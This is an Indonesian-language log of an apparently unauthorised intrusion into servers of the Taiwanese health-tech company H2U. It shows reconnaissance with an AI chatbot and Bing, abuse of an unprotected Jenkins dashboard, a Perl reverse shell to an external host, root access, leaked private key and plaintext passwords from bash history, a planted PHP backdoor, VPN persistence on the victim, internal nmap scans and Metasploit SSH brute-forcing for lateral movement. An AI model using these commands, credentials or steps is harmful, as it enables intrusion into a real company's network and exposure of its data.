- **Acer Medical** — perusahaan AI diagnostics (mis. screening/diagnostik berbasis AI; portofolio imaging & implementasi klinis). [Acer Medical +1](#)
- **aetherAI** — AI untuk **digital pathology** & medical imaging (workflow platform + AI-powered diagnostic support). [aetherAI +1](#)
- **Onyx Healthcare** — solusi healthcare IT/medical computing & medical imaging; termasuk perangkat

At the bottom of the screen, there is a footer note: "ChatGPT is AI and can make mistakes. Check important info".

di nomor 1 ada perusahaan h2u. Jadi perusahaan itu akan kita targetkan.

Berikut ini data data h2u :

apa itu h2u corp



H2U Corp. (atau dikenal sebagai **H2U Health / Yongyue Health**) adalah perusahaan teknologi kesehatan digital (*digital health*) terkemuka asal Taiwan yang fokus pada penyediaan solusi kesehatan menyeluruh berbasis data. ↗

Didirikan pada tahun 2013, perusahaan ini telah berkembang menjadi salah satu pemain terbesar di Asia dalam industri kesejahteraan karyawan (*workplace wellness*) dan manajemen kesehatan preventif. ↗

Berikut adalah beberapa poin penting mengenai H2U Corp:

1. Fokus Bisnis Utama

H2U beroperasi sebagai platform ekosistem kesehatan digital yang menghubungkan data kesehatan pribadi dengan layanan medis. Layanan mereka mencakup: ↗

- **Kesehatan Tempat Kerja (Workplace Wellness):** Menyediakan layanan pemeriksaan kesehatan dan manajemen kesehatan digital untuk karyawan perusahaan (melalui

Terlihat ada 3 domain utama yang dimiliki perusahaan :

chatgpt.com/c/694e38e2-8c80-832e-8fbf-2e7911c70e48

ChatGPT 5.2 Thinking ↘

sebutkan dengan lengkap semua domain yang dimiliki h2u corp

GPT

Thought for 2m 23s >

Berikut **domain-domain yang bisa saya identifikasi secara publik** sebagai milik/dioperasikan/berada di dalam ekosistem **H2U Corp (永悅健康 / H2U)** berdasarkan situs resmi mereka dan brand/produk yang mereka cantumkan.

Catatan penting: "**semua domain yang dimiliki**" secara *benar-benar lengkap* biasanya butuh akses **data registrar/WHOIS internal** atau pernyataan resmi perusahaan. Jadi daftar ini adalah **yang terverifikasi dari sumber publik**, bukan jaminan 100% mencakup *seluruh* aset domain mereka.

1) Domain utama (korporat)

- h2u.io ↗
- h2u.ai ↗
- h2u.com.tw (terlihat digunakan & mengarah ke situs H2U) ↗

2) Domain platform/produk yang dicantumkan H2U di situs resminya

Dari menu/brand ecosystem di situs H2U, domain yang muncul:

3 domain utama yang dimiliki perusahaan :

Domain utama (korporat)

- h2u.io [H2U](#)
- h2u.ai [H2U+1](#)
- h2u.com.tw (terlihat digunakan & mengarah ke situs H2U) [H2U+1](#)

Selanjutnya mengecek satu persatu subdomain di bing :

<https://www.bing.com/search?q=site:h2u.io>

ternyata hasilnya ngawur, berarti tidak banyak halaman yang terindeks
tes selanjutnya :

<https://www.bing.com/search?q=site:h2u.ai>

ternyata hasilnya juga ngawur, tidak banyak halaman yang terindeks

Selanjutnya mengetes domain utama lain :

<https://www.bing.com/search?q=site:h2u.com.tw>

ditemukan banyak subdomain terindeks dan ditemukan pintu masuk berupa dashboard jenkins yang tidak terproteksi password :

The screenshot shows a Bing search interface with two tabs open: 'site:h2u.io - Search' and 'site:h2u.com.tw - Search'. The main search bar contains the query 'bing.com/search?q=site:h2u.com.tw&rdr=1&rdrig=A7C22CA113754BDBB109CF1EB12EA57E'. The results page displays several links:

- 個人班表查詢**
請輸入身份證字號 We'll never share your email with anyone else.
h2u.com.tw <https://care.h2u.com.tw>
- 臺北醫學大學智慧照護**
臺北醫學大學智慧照護
- h2u.com.tw**
https://expert.h2u.com.tw > NurseSystem
- 職護打卡系統**
此打卡乃攸關個人薪資核算為避免影響個人權益，請確實打卡，如有問題請洽各區督導 雙北、基隆
簡禎瑩 Tel: 0938-570-111 桃園、新竹、苗栗 林宜君 Tel: 0905-325-526 台中、彰化、雲林、 ...
- h2u.com.tw**
https://cm.h2u.com.tw > jenkins
- Dashboard [Jenkins]**
add description All + S W Name Last Success Last Failure Last Duration Anaconda config N/A
N/A N/A Automation HRB _Manage N/A N/A N/A Automation _HRB _Backend N/A N/A N/A ...
- h2u.com.tw**
https://efgp.h2u.com.tw:20103 > NaNaWeb :

At the bottom of the page, there are social sharing icons for Facebook, Twitter, and LinkedIn, along with a 'Ask a follow-up' button and a note about asking health questions.

Alamat dashboard jenkins yang tidak terproteksi password terdapat pada :

<https://cm.h2u.com.tw> > jenkins

Seperti kita tahu pada contoh contoh sebelumnya, kita bisa memasukkan perintah linux pada jenkins.

Sebelumnya kita siapkan dulu netcat listener di server kita :

```
root@syncrumweb:/# nc -l -p 100 -v
```

```
Listening on 0.0.0.0 100
```

Selanjutnya melalui jenkins, masukkan perintah linux untuk reverse shell berupa perintah untuk menjalankan kode perl :

```
perl -e 'use Socket;$i="syncrumlogistics.com";
$p=100;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in(
$p,inet_aton($i)))) {
{open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/bash -i");}
}'
```

Hasilnya kita berhasil mendapatkan akses reverse shell dari web cm.h2u.com.tw bahkan sebagai user root, karena jenkins dijalankan sebagai user root :



The screenshot shows a terminal window with the following session:

```
Session Actions Edit View Help
root@syncrumweb:/# nc -l -p 100 -v
Listening on 0.0.0.0 100
Connection received on mail5.zaliforte.org 52416
[root@http-proxy cm]# id
id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@http-proxy cm]#
```

Selanjutnya agar shell memiliki tty sehingga bisa ssh, su dan lain lain kita menggunakan python yang kita ketik di terminal :

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Karena kita adalah user root dengan kekuasaan tertinggi di sistem ini, sehingga kita bisa menginstall apapun di sini.

Selanjutnya saya mencoba mencari password password root dan user di sistem ini, didapat terdapat user dengan akses ssh :

```
ymadmin
```

Pengecekan pada /root/.bash_history didapat kemungkinan “Password Sakti” yang digunakan oleh admin jaringan ini yaitu : Yonglinit88

```
root@kali: /home/robohax/Desktop/VPN  ymadmin@http-proxy: /var/...  root@http-proxy:/home/ymadmin
GNU nano 2.9.8
/root/.bash_history

9ZdA8+qxGc2AMN29YHfQFdCxq0tmBjHJYj8OBwQ9cX+LOEmALYWsBSt+A7nwam46
VtJSV/vfCvi/efQG03a7poelALsCgYEa2y9+s0l13nOPGNmgvtGPHTQx1cg54Xwq
Ax1jd9/+56HamXgVLyfGk3dSA2Azu8v+CFq6fE0qdx8eRZKD/t2ClsmNI85Ekmm
81eZGbTLaezH3ILXnaWF2En9v0tEIOWxyTm29//ivRwK2dnzTE/w9qpXP+bloRUF
gPpaqqVEfm8CgYBwRpPWcmtoFlaMWLn9chC9WSZwQIAwrSu50aUTngB+lQN+skZ
RUncDdGJDlIp1ENwFcqTr8NoOy/vk9xp8TUk/E+MuIURfHtsgbFYKj1ZPSZfr9
GPLu7dyB/czMkj10zK52E+3xNykXX6No78xIWnJoTpEBIZ00Lp2zEH0cwKBgHw3
ZTabeK2BBgbKRxxv9PUP2Z0+l7HVXXaPYQufLzPVot8kj0bS07ufhxLvdWZghWn03
ldoeDUPnIcvB5gZJWnnEvgtpaimgOfjg/a0jH0UH36tOFFzh2u1rtIpZvrwn7M
s5HGtaQAwXGDMSN9zo0UKlA40CmS9USMHVf6QyUHAoGANxTMOS716LHJsNcDWugj
DYss+6/CFLaaEnCCNWL+rFzWsv6xJFm9ZqX+0c2vfQex69U8gjMNFMYY1vxvvkbo
80usIzp0Hahiec59YS4nobdSoRFvkVnY3kfsH7j/TyCZ5W6FaudjvaESEsAkJrKJ
7CnSqYo6KDVPGWxa48sATDg=
____END PRIVATE KEY____
cat privkey.pem
ls -l
cron -l
ifconfig
usermod -g root user_name
usermod -g root ymadmin
cd /etc
history
cd letsencrypt/.050
cd live/
cd cm.h2u.com.tw/
history
sudo su
Yonglinit88
ls
ls home
ls ~
ls home
ls /home/ymadmin
ls privkey.pem /home/ymadmin
```

Selanjutnya untuk mempermudah akses ke dalam jaringan, disini saya menghubungkan server h2u dengan vpn yang saya miliki, tujuanya agar bisa ssh langsung dari kali linux saya di rumah ke server ini. Mengapa ? Karena pengaturan firewall di jaringan h2u hanya mengizinkan port 80 dan port 443 yang bisa diakses dari luar (dari internet), pada server cm.h2u.com.tw sudah berjalan server openssh di port 22 tapi tidak bisa diakses dari luar jaringan (di belakang NAT).

Instalasi openvpn client di target (server h2u) :

```
dnf install openvpn -y
```

Karena disini saya membuat file konfig klien openvpn dengan nama 10_13.ovpn di server vpn saya, yang saya unggah ke server h2u maka untuk membuat openvpn klien persisten adalah dengan membuatnya beroperasi sebagai daemon :

```
cp 10_13.ovpn /etc/openvpn/client/client.conf
```


selanjutnya :

```
systemctl daemon-reload
```

```
systemctl enable openvpn-client@client
```

```
systemctl start openvpn-client@client
```

Setelah server h2u terhubung dengan server openvpn saya maka dari kali linux yang sudah terkoneksi juga ke server openvpn saya, saya bisa mengakses server h2u dengan langsung ssh:




```
root@http-proxy:/home/ymadmin
Session Actions Edit View Help
root@kali:/home/robohax/Desktop/VPN  ymadmin@http-proxy:/var/...  root@http-proxy:/home/ymadmin  root@http-proxy:/home/ymadmin
(robohax@kali)-[~/Desktop/VPN]
$ ssh ymadmin@10.8.0.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
ymadmin@10.8.0.6's password:
Last login: Fri Dec 26 16:07:21 2025 from 10.8.0.2

ymadmin at http-proxy in ~
$ sudo su
[sudo] password for ymadmin:
[root@http-proxy ymadmin]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@http-proxy ymadmin]# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:d4:8e:93 brd ff:ff:ff:ff:ff:ff
    inet 10.58.182.13/26 brd 10.58.182.63 scope global noprefixroute ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed4:8e93/64 scope link
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 100
    link/none
    inet 10.8.0.6/24 brd 10.8.0.255 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::be3b:f10d:9bf2:ce10/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
[root@http-proxy ymadmin]#
```

ssh root@10.8.0.5

password : Yonglinit88

sebelumnya kali linux saya sudah terhubung ke server vpn saya :



```
[root@kali]-[/home/robohax/Desktop/VPN]
# openvpn us.ovpn
2025-12-26 01:09:26 DEPRECATED: --persist-key option ignored. Keys are now always persisted across restarts.
2025-12-26 01:09:26 Unrecognized option or missing or extra parameter(s) in us.ovpn:19: block-outside-dns (2.7_rc2)
2025-12-26 01:09:27 OpenVPN 2.7_rc2 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-12-26 01:09:27 library versions: OpenSSL 3.5.4 30 Sep 2025, LZO 2.10
2025-12-26 01:09:27 DCN version: 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali1 (2025-12-08)
2025-12-26 01:09:27 TCP/UDP: Preserving recently used remote address: [AF_INET]107.172.90.246:1194
2025-12-26 01:09:27 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-12-26 01:09:27 UDPv4 link local: (not bound)
2025-12-26 01:09:27 UDPv4 link remote: [AF_INET]107.172.90.246:1194
2025-12-26 01:09:27 TLS: Initial packet from [AF_INET]107.172.90.246:1194, sid=4bb1e121 f0de445a
2025-12-26 01:09:27 VERIFY OK: depth=1, CN=cn_HhDnRpW44sU2rpIV
2025-12-26 01:09:27 VERIFY KU OK
2025-12-26 01:09:27 Validating certificate extended key usage
2025-12-26 01:09:27 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-12-26 01:09:27 VERIFY EKU OK
2025-12-26 01:09:27 VERIFY X509NAME OK: CN=server_ll2Apb7tVbGlgf01
2025-12-26 01:09:27 VERIFY OK: depth=0, CN=server_ll2Apb7tVbGlgf01
2025-12-26 01:09:28 Control Channel: TLSv1.3, cipher TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ECprime256v1, signature key: 256 bits ECprime256v1, peer signing digest/type: ecdsa_secp256r1_sha256 ECDSA, key agreement: secp256r1
2025-12-26 01:09:28 [server_ll2Apb7tVbGlgf01] Peer Connection Initiated with [AF_INET]107.172.90.246:1194
2025-12-26 01:09:28 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-12-26 01:09:28 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-12-26 01:09:28 PUSH: Received control message: 'PUSH_REPLY,dhcp-option DNS 8.8.8.8,dhcp-option DNS 8.8.4.4,redirect-gateway .1,topology subnet,ping 10,ping-restart 120,ifconfig 10.8.0.2 255.255.255.0,peer-id 3,cipher AES-128-GCM'
```

Jadi kita mendapatkan 2 user sakti yaitu root dan ymadmin

dengan password Yonglimit88

Sebelum mencoba melompat ke komputer lain di jaringan internal h2u ini, saya sudah siapkan backdoor php shell sederhana untuk jaga-jaga jika kehilangan akses ke dalam :

<https://cm.h2u.com.tw/jquery/data.php?c=id>

<https://cm.h2u.com.tw/jquery/data.php?c=cat+/etc/passwd>

Dari ip addr show terlihat informasi jaringan LAN server ini :

```
ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default  
qlen 1000
```

```
link/ether 00:0c:29:d4:8e:93 brd ff:ff:ff:ff:ff:ff  
inet 10.58.182.13/26 brd 10.58.182.63 scope global noprefixroute ens192  
    valid_lft forever preferred_lft forever  
inet6 fe80::20c:29ff:fed4:8e93/64 scope link  
    valid_lft forever preferred_lft forever
```

Berarti memiliki subnet /26 :

10.58.182.0/26

Selanjutnya kita scan nmap dengan ip 10.58.182.0/24 agar tidak terlalu gaduh, hasil dari nmap didapat :

```
[root@CM ...]# cat nmap_10.txt  
Starting Nmap 7.70 ( https://nmap.org ) at 2025-12-25 22:33 CST  
Nmap scan report for 10.58.182.1  
Host is up (0.00038s latency).  
Not shown: 996 filtered ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
113/tcp   closed ident  
443/tcp   open  https  
Device type: general purpose
```

Running (JUST GUESSING): Linux 3.X (86%)

OS CPE: cpe:/o:linux:linux_kernel:3

Aggressive OS guesses: Linux 3.2 - 3.8 (86%), Linux 3.3 (85%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 10.58.182.10

Host is up (0.00063s latency).

Not shown: 983 filtered ports

PORt STATE SERVICE

22/tcp open ssh

25/tcp open smtp

53/tcp open domain

80/tcp open http

81/tcp closed hosts2-ns

113/tcp closed ident

443/tcp closed https

1080/tcp closed socks

1081/tcp open pvuniwien

1521/tcp closed oracle

3000/tcp closed ppp

3306/tcp open mysql

5000/tcp closed upnp

5432/tcp closed postgresql

8080/tcp open http-proxy

8085/tcp closed unknown

9200/tcp open wap-wsp

Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.9 (96%), Linux 3.16 - 4.6 (95%), Linux 2.6.32 - 3.13 (95%), Linux 4.10 (93%), Linux 2.6.22 - 2.6.36 (93%), Linux 3.10 (93%), Linux 2.6.39 (93%), Linux 4.4 (92%), Linux 2.6.32 (92%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 10.58.182.13

Host is up (0.00075s latency).

Not shown: 995 filtered ports

PORt STATE SERVICE

22/tcp open ssh

80/tcp open http

113/tcp closed ident

443/tcp open https

9090/tcp closed zeus-admin

Device type: general purpose|storage-misc

Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (95%), Synology DiskStation Manager 5.X (85%)

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.32
cpe:/a:synology:diskstation_manager:5.2

Aggressive OS guesses: Linux 3.10 - 4.11 (95%), Linux 4.4 (94%), Linux 4.0 (91%), Linux 3.2 - 4.9
(91%), Linux 3.16 - 4.6 (90%), Linux 4.10 (90%), Linux 3.10 (90%), Linux 2.6.32 (89%), Linux 2.6.32
- 3.13 (89%), Linux 3.11 - 4.1 (89%)

No exact OS matches for host (test conditions non-ideal).

Nmap scan report for 10.58.182.52

Host is up (0.00027s latency).

Not shown: 997 filtered ports

PORt STATE SERVICE

80/tcp open http

113/tcp closed ident

7070/tcp open realserver

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows 7|2008 (86%)

OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2

Aggressive OS guesses: Microsoft Windows 7 (86%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (86%)

No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (4 hosts up) scanned in 94.90 seconds

Terlihat di dalam subnet ini banyak server yang menggunakan port 22 (ssh), sehingga untuk mencoba melompat kita akan coba melakukan brute force ssh pada 1 subnet

Selanjutnya kita akan coba melompat dari 1 komputer ke komputer lain di jaringan ini.

Kita install metasploit di server :

```
yum update -y
```

```
yum install -y curl
```

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \ chmod 755 msfinstall && \ ./msfinstall
```

Setelah metasploit terinstall, kita siapkan file user.txt berisi

```
root
```

```
ymadmin
```

dan file pass.txt berisi :

```
Yonglinit88
```

```
foxconn88
```

Jalankan metasploit :

```
./msfconsole
```

```

root@kali:/home/robohax/Desktop/VPN | ymadmin@http-proxy:/var/... | root@http-proxy:/home/ymadmin | root@http-proxy:/var/...
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

Name          Current Setting  Required  Description
----          -----          -----  -----
ANONYMOUS_LOGIN    false        yes      Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no       Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
CreateSession     true         no       Create a new session for every successful login
DB_ALL_CREDS     false        no       Try each user/password couple stored in the current database
DB_ALL_PASS      false        no       Add all passwords in the current database to the list
DB_ALL_USERS     false        no       Add all users in the current database to the list
DB_SKIP_EXISTING none        no       Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
KEY_PASS          none        no       Passphrase for SSH private key(s)
KEY_PATH          none        no       Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub"
                                      Duplicate private keys will be ignored.
PASSWORD          none        no       A specific password to authenticate with
PASS_FILE         none        no       File containing passwords, one per line
PRIVATE_KEY       none        no       The string value of the private key that will be used. If you are using MSFConsole, this value should
                                      PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDSA private keys are supported.
RHOSTS            yes         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
RPORT              22          yes      The target port
STOP_ON_SUCCESS   false        yes      Stop guessing when a credential works for a host
THREADS            1           yes      The number of concurrent threads (max one per host)
USERNAME           none        no       A specific username to authenticate as
USERPASS_FILE     none        no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false        no       Try the username as the password for all users
USER_FILE          none        no       File containing usernames, one per line
VERBOSE            false        yes      Whether to print output for all attempts

```

msf auxiliary(scanner/ssh/ssh_login) > set user_file user.txt

user_file => user.txt

msf auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt

pass_file => pass.txt

msf auxiliary(scanner/ssh/ssh_login) > set rhosts 10.58.182.0/26

rhosts => 10.58.182.0/26

msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true

stop_on_success => true

msf auxiliary(scanner/ssh/ssh_login) > set threads 4

threads => 4

Ketik run

Dari hasil brute force ssh dengan metasploit didapat akses ke ip lain di subnet ini :

```
[*] 10.58.182.7:22 SSH - Testing User/Pass combinations
[*] 10.58.182.8:22      - Starting bruteforce
[*] 10.58.182.8:22 SSH - Testing User/Pass combinations
[*] 10.58.182.9:22      - Starting bruteforce
[*] 10.58.182.9:22 SSH - Testing User/Pass combinations
[*] Scanned  7 of 64 hosts (10% complete)
[*] 10.58.182.10:22     - Starting bruteforce
[*] 10.58.182.10:22 SSH - Testing User/Pass combinations
[*] 10.58.182.11:22     - Starting bruteforce
[*] 10.58.182.11:22 SSH - Testing User/Pass combinations
[*] 10.58.182.12:22     - Starting bruteforce
[*] 10.58.182.12:22 SSH - Testing User/Pass combinations
[*] 10.58.182.13:22     - Starting bruteforce
[*] 10.58.182.13:22 SSH - Testing User/Pass combinations
[*] 10.58.182.10:22     - Success: 'ymadmin:Yonglimit88' 'uid=1004(ymadmin) gid=1005(ymadmin) groups=1005(ymadmin),10(wheel),980(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux hc-md-01 4.14.35-1902.302.2.el7uek.x86_64 #2 SMP Fri Apr 24 14:24:11 PDT 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (10.58.182.13:39915 → 10.58.182.10:22) at 2025-12-26 16:30:56 +0800
[*] 10.58.182.14:22     - Starting bruteforce
[*] 10.58.182.14:22 SSH - Testing User/Pass combinations
[*] 10.58.182.15:22     - Starting bruteforce
[*] 10.58.182.15:22 SSH - Testing User/Pass combinations
[*] Scanned 13 of 64 hosts (20% complete)
[*] 10.58.182.16:22     - Starting bruteforce
[*] 10.58.182.16:22 SSH - Testing User/Pass combinations
[*] 10.58.182.13:22     - Success: 'ymadmin:Yonglimit88' 'uid=1004(ymadmin) gid=1005(ymadmin) groups=1005(ymadmin),10(wheel),980(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux http-proxy 4.18.0-147.8.1.el8_1.x86_64 #1 SMP Thu Apr 9 13:49:54 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.58.182.13:39689 → 10.58.182.13:22) at 2025-12-26 16:30:59 +0800
[*] 10.58.182.17:22     - Starting bruteforce
[*] 10.58.182.17:22 SSH - Testing User/Pass combinations
[*] 10.58.182.18:22     - Starting bruteforce
[*] 10.58.182.18:22 SSH - Testing User/Pass combinations
[*] 10.58.182.19:22     - Starting bruteforce
[*] 10.58.182.19:22 SSH - Testing User/Pass combinations
[*] 10.58.182.20:22     - Starting bruteforce
[*] 10.58.182.20:22 SSH - Testing User/Pass combinations
[*] 10.58.182.21:22     - Starting bruteforce
[*] 10.58.182.21:22 SSH - Testing User/Pass combinations
```

[+] 10.58.182.10:22 - Success: 'ymadmin:Yonglimit88' 'uid=1004(ymadmin) gid=1005(ymadmin) groups=1005(ymadmin),10(wheel),980(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 Linux hc-md-01 4.14.35-1902.302.2.el7uek.x86_64 #2 SMP Fri Apr 24 14:24:11 PDT 2020 x86_64 x86_64 x86_64 GNU/Linux '

Sehingga kita mendapatkan akses tambahan ke salah satu komputer di jaringan ini dengan ip :

10.58.182.10

login ssh : ymadmin

password : Yonglimit88

Di server ini, saya coba mengecek lagi .zsh_history dari user ymadmin (menggunakan .zsh_history karena jenis shellnya zsh bukan bash)

didapat ada uji coba koneksi ke ip 172.16.40.163

: 1601012815:0;ping 172.16.40.163

Kita coba ping dan ternyata ada jaringanya :

[root@hc-md-01 ymadmin]# ping 172.16.40.163

PING 172.16.40.163 (172.16.40.163) 56(84) bytes of data.

64 bytes from 172.16.40.163: icmp_seq=1 ttl=63 time=0.782 ms

64 bytes from 172.16.40.163: icmp_seq=2 ttl=63 time=0.743 ms

^C

Berarti ada 1 subnet jaringan lagi dengan range 172.

Kita akan coba melompat lebih dalam masuk ke jaringan subnet 172.

Berikut ini hasil scan dengan nmap ke subnet 172.16.40.0/24

kita scan hanya /24 agar tidak terlalu gaduh

```
[root@CM ...]# cat nmap_172.txt
```

```
Starting Nmap 7.70 ( https://nmap.org ) at 2025-12-25 22:40 CST
```

```
Stats: 0:00:17 elapsed; 245 hosts completed (10 up), 10 undergoing SYN Stealth Scan
```

```
SYN Stealth Scan Timing: About 9.29% done; ETC: 22:43 (0:02:36 remaining)
```

```
Stats: 0:00:17 elapsed; 245 hosts completed (10 up), 10 undergoing SYN Stealth Scan
```

```
SYN Stealth Scan Timing: About 9.41% done; ETC: 22:43 (0:02:34 remaining)
```

```
